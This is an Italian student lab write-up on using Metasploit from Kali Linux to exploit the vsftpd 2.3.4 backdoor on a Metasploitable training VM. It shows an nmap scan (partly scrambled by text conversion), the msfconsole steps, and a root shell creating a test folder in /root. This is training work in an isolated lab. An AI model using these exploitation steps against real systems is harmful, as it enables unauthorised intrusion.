HACKING CON METASPLOIT

Il lavoro da svolgere prevede di hackerare la macchina Metasploitable grazie a Metasploit, un tool di Kali Linux.

Verranno seguiti i diversi passaggi secondo la traccia:

Traccia:

Partendo dall'esercizio visto nella lezione di oggi, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «vsftpd» (lo stesso visto in lezione teorica).

L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable. Configuratelo come di seguito: 192.168.1.149/24.

Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test_metasploit.


Per riuscire ad effettuare la sessione senza problemi Metasploitable e Kali Linux sono stati inseriti nella stessa rete, in modo da comunicare tra loro.

Grazie alla scansione delle porte attive su Metasploitable siamo riusciti ad individuare la porta a noi interessata, vsftpd (21).

```
Starting Nmap -sV 192.168.1.149
Starting Nmap 7.945VN ( https://nmap.org ) at 2024-03-04 09:04 EST
Nmap scan report for 192.168.1.149
Host is up (0.00084s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
                                                           OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
Linux telnetd
Postfix smtpd
                  open rpcbind 2 (RPC #100000)
open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
111/tcp open
139/tcp open
 445/tcp open
512/tcp open
 513/tcp
                                  login?
                   open
514/tcp open
1099/tcp open
1524/tcp open
2049/tcp open
                                 shell
java-rmi
                                                            Netkit rshd
GNU Classpath grmiregistry
                                 java-rmi GNU Classpath grmiregist-
bindshell Metasploitable root shell
nfs 2-4 (RPC #100003)
6667/tcp open
8009/tcp open
                               ajp13
http
                                                            Apache Jserv (Protocol v1.3)
Apache Tomcat/Coyote JSP engine 1.1
 8180/tcp open
 Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Una volta individuata la porta, entriamo su Metasploit dal prompt di Kali con il comando "msfconsole" e cerchiamo la porta con "search".

La porta interessata è la vsftpd backdoor.



Adesso inseriamo il comando "use seguito dal path dell'exploit per utilizzarlo". Una volta inserito andiamo a modificare il parametro di RHOSTS scrivendo "set RHOSTS 192.168.1.149" (IP di Metasploitable).



Vediamo quali payload sono disponibili per l'exploit che abbiamo scelto. Possiamo controllarlo utilizzando il comando «show payloads». Nel nostro caso non è necessario.



Lanciamo l'attacco con il comando "exploit".

Una volta ottenuta la sessione su Metasploitable creiamo la cartella test_metasploit con mkdir.

```
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd root
mkdir test_metasploit
```

Entriamo su Metasploitable e vediamo che siamo riusciti a creare la cartella dentro root.

```
msfadmin@metasploitable:~$ cd /
msfadmin@metasploitable:/$ ls
bin
       dev
              initrd
                           lost+found
                                        nohup.out
                                                    root
                                                           sys
                                                                var
              initrd.img
       etc
                                                                vmlinuz
boot
                           media
                                        opt
                                                    sbin
                                                           tmp
cdrom home
              lib
                                        proc
                                                    sru
                                                           usr
msfadmin@metasploitable:/$ cd root
msfadmin@metasploitable:/root$ ls
Desktop reset_logs.sh test_metasploit
                                            vnc.log
msfadmin@metasploitable:/root$
```